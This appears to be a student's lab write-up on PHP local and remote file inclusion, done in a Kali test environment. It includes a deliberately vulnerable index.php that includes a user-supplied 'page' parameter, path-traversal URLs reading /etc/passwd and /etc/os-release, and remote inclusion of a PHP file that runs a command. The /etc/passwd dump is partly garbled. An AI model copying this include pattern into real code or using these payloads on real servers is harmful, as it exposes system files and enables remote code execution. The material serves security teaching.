

Lab 2.2 - File Inclusion Vulnerabilities

💡 A local file inclusion vulnerability allows the attacker to specify a file local to the target server for either display or rendering. For instance, a poorly constructed web application could allow the attacker to display the underlying source code of a page or an arbitrary file like /etc/passwd. If the vulnerability allows the attacker to specify a remote source for inclusion, this allows things like a remote web shell to be included.

Local File Include (LFI) setup

- Create a directory on kali like ~/sec335/file-inclusion
- Create the following index.php file


```
<a href="index.php?page=page1.html"><button>page1</button></a><br/>
<a href="index.php?page=page2.html"><button>page2</button></a><br/>
<a href="index.php?page=page3.html"><button>page3</button></a><br/>
<?php
$page = $_GET['page'];
echo "<div>";
if(isset($page))
{
    include("$page");
}
else
{
    echo "<p>select a page</p>";
}
echo "</div>";
?>
```

- Create page1.html,page2.html,page3.html each with arbitrary content of your choice

php -S

💡 You are probably familiar with using python to host an adhoc-web server for file transport. If not, ask the question. The php program installed on kali has a similar feature but more importantly, it can interpret php code. It is useful for local testing, particularly if you are able to acquire a snippet of code from a target.

Deliverable 1. See if you can display kali's /etc/passwd. Provide a screenshot that shows the url used as well as output similar to the content below.




127.0.0.1:9000/index.php?page=../../../../etc/passwd

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

page1
page2
page3

```
root:x:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
apt:x:42:65534:/:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/none/nologin
/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin
mysql:x:100:107:MySQL Server,..:/usr/sbin/nologin
apt:x:42:65534:/:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/none/nologin
software stack,..:/var/lib/tpm:/bin/false
strongswan,x:102:65534:/:/var/lib/strongswan:/usr/sbin/nologin
systemd-timesync,x:997:997:systemd Time Synchronization:/usr/sbin/nologin
redsocks,x:103:109:/:/var/run/redsocks:/usr/sbin/nologin
rwhod,x:104:65534:/:/var/spool/rwho:/usr/sbin/nologin
iodine,x:105:65534:/:/run/iodine:/usr/sbin/nologin
messagebus,x:106:111:/:/usr/sbin/nologin
miredo,x:107:65534:/:/var/run/miredo:/usr/sbin/nologin
redis,x:108:114:/:/var/lib/redis:/usr/sbin/nologin
usbmux,x:109:46:usbmux daemon,..:/var/lib/usbmux:/usr/sbin/nologin
mosquitto,x:110:116:/:/var/lib/mosquitto:/usr/sbin/nologin
cpudump,x:111:118:/:/usr/sbin/nologin
sshd,x:112:65534:/:/run/sshd:/usr/sbin/nologin
rpc,x:113:65534:/:/run/rpcbind:/usr/sbin/nologin
dnsmasq,x:114:65534:dnsmasq,..:/var/lib/misc:/usr/sbin/nologin
statd,x:115:65534:/:/var/lib/nfs:/usr/sbin/nologin
avahi,x:116:122:Avahi mDNS daemon,..:/run/avahi-daemon:/usr/sbin/nologin
stunnel,x:117:123:/:/var/lib/stunnel4:/usr/sbin/nologin
service system account:/var/run/stunnel4:/usr/sbin/nologin
Debian-snmp,x:117:123:/:/var/lib/snmp:/bin/false
_gvm,x:118:124:/:/var/lib/openvas:/usr/sbin/nologin
speech-dispatcher,x:119:29:Speech Dispatcher,..:/run/speech-dispatcher:/bin/false
sshd,x:120:125:/:/nonexistent:/usr/sbin/nologin
postgres,x:121:126:PostgreSQL administrator,..:/var/lib/postgresql/bin/bash
pulse,x:122:127:PulseAudio daemon,..:/run/pulse:/usr/sbin/nologin
saned,x:123:130:/:/var/lib/saned:/usr/sbin/nologin
inetutils,x:124:131:/:/var/lib/inetutils
metsim,x:125:132:Light Display Manager:/var/lib/lightdm:/bin/false
geoclue,x:126:133:/:/var/lib/geoclue:/usr/sbin/nologin
king-phisher,x:127:134:/:/var/lib/king-phisher:/usr/sbin/nologin
polkit,x:128:135:RealtimeKit,..:/proc:/usr/sbin/nologin
color,x:129:136:colord colour management daemon,..:/var/lib/colord:/usr/sbin/nologin
nm-openvpn,x:130:138:NetworkManager OpenVPN,..:/var/lib/openvpn/chroot:/usr/sbin/nologin
nm-openconnect,x:131:139:NetworkManager OpenConnect plugin,..:/var/lib/NetworkManager:/usr/sbin/nologin
champuser,x:1000:1000:champuser,..:/home/champuser:/usr/bin/zsh
```

Deliverable 2. Figure out how to display the file that shows the current version of linux. OR display the php code associated with index.php.



127.0.0.1:9000/index.php?page=../../../../etc/os-releasefile

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

page1
page2
page3

```
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
VERSION="2022.4"
VERSION_ID="2022.4"
VERSION_CODENAME="kali-rolling"
ID=kali
ID_LIKE=debian
HOME_URL="https://www.kali.org/"
SUPPORT_URL="https://forums.kali.org/"
BUG_REPORT_URL="https://bugs.kali.org/"
ANSI_COLOR="1;31"
```

Deliverable 3. Figure out how to include rfi.html as shown below.
Provide a screenshot that shows this.

The screenshot shows a Kali Linux desktop environment. In the top right corner, there is a terminal window titled "champuser@kali: ~/sec480/file-inclusion". The terminal displays the following log entries:

```
[Fri Sep 8 14:14:18 2023] PHP Warning: include(http://127.0.0.1:8000/rfi.html): Failed to open stream: Connection refused in /home/champuser/sec480/file-inclusion/index.php on line 10
[Fri Sep 8 14:14:18 2023] PHP Warning: include(): Failed opening 'http://127.0.0.1:8000/rfi.html' for inclusion (include_path='.:./usr/share/php') in /home/champuser/sec480/file-inclusion/index.php on line 10
[Fri Sep 8 14:14:18 2023] 127.0.0.1:36792 [200]: GET /index.php?page=http://127.0.0.1:8000/rfi.html
[Fri Sep 8 14:14:18 2023] 127.0.0.1:36792 Closing
[Fri Sep 8 14:14:25 2023] 127.0.0.1:40348 Accepted
```

Below the terminal, a browser window is open with the URL "127.0.0.1:9000/index.php?page=http://127.0.0.1:8000/rfi.html". The browser interface includes a back/forward button, a search bar, and a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and Off.

On the desktop, there are several icons: Trash, hydra.restore, File System, and a terminal icon labeled "champuser".

No text on the file but it works based on the console response

Deliverable 4. Figure out how to include a rfi.php that executes a single command of your choice. The example executes ifconfig.

The screenshot shows a Kali Linux desktop environment. In the top right corner, there is a terminal window titled "champuser@kali: ~/sec480/file-inclusion". The terminal displays the following log entries:

```
[Fri Sep 8 14:51:27 2023] 127.0.0.1:57704 Closing
[Fri Sep 8 14:51:32 2023] 127.0.0.1:41866 Accepted
[Fri Sep 8 14:51:35 2023] PHP Warning: include(http://127.0.0.1:8000/rfi.php): Failed to open stream: HTTP request failed! HTTP/1.1 404 Not Found in /home/champuser/sec480/file-inclusion/index.php on line 10
[Fri Sep 8 14:51:35 2023] PHP Warning: include(): Failed opening 'http://127.0.0.1:8000/rfi.php' for inclusion (include_path='.:./usr/share/php') in /home/champuser/sec480/file-inclusion/index.php on line 10
[Fri Sep 8 14:51:35 2023] 127.0.0.1:41866 [200]: GET /index.php?page=http://127.0.0.1:8000/rfi.php
[Fri Sep 8 14:51:35 2023] 127.0.0.1:41866 Closing
[Fri Sep 8 14:52:02 2023] 127.0.0.1:60654 Accepted
[Fri Sep 8 14:52:02 2023] 127.0.0.1:60654 [200]: GET /index.php?page=http://127.0.0.1:8000/rfi.php
[Fri Sep 8 14:52:02 2023] 127.0.0.1:60654 Closing
```

Below the terminal, a browser window is open with the URL "127.0.0.1:9000/index.php?page=http://127.0.0.1:8000/rfi.php". The browser interface includes a back/forward button, a search bar, and a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and Off.

On the desktop, there are several icons: Trash, hydra.restore, File System, and a terminal icon labeled "champuser".

In the bottom left terminal window, the user has run the command "cat rfi.php" and "php -S 127.0.0.1:8000 -c php.ini". The output shows the server is running on port 8000.

Challenge: Repeat this exercise with a partner where the remote file is stored on your partner's server.

```
Deliverable 5. Create a technical article on php server usage as  
illustrated in this lab. We will make use of this functionality for  
several targets in Middle earth. Provide a link to this article.
```

<https://github.com/dthomsen116/SEC-480/wiki/Lab-2.2-%E2%80%90-File-Inclusion-Vulnerabilities>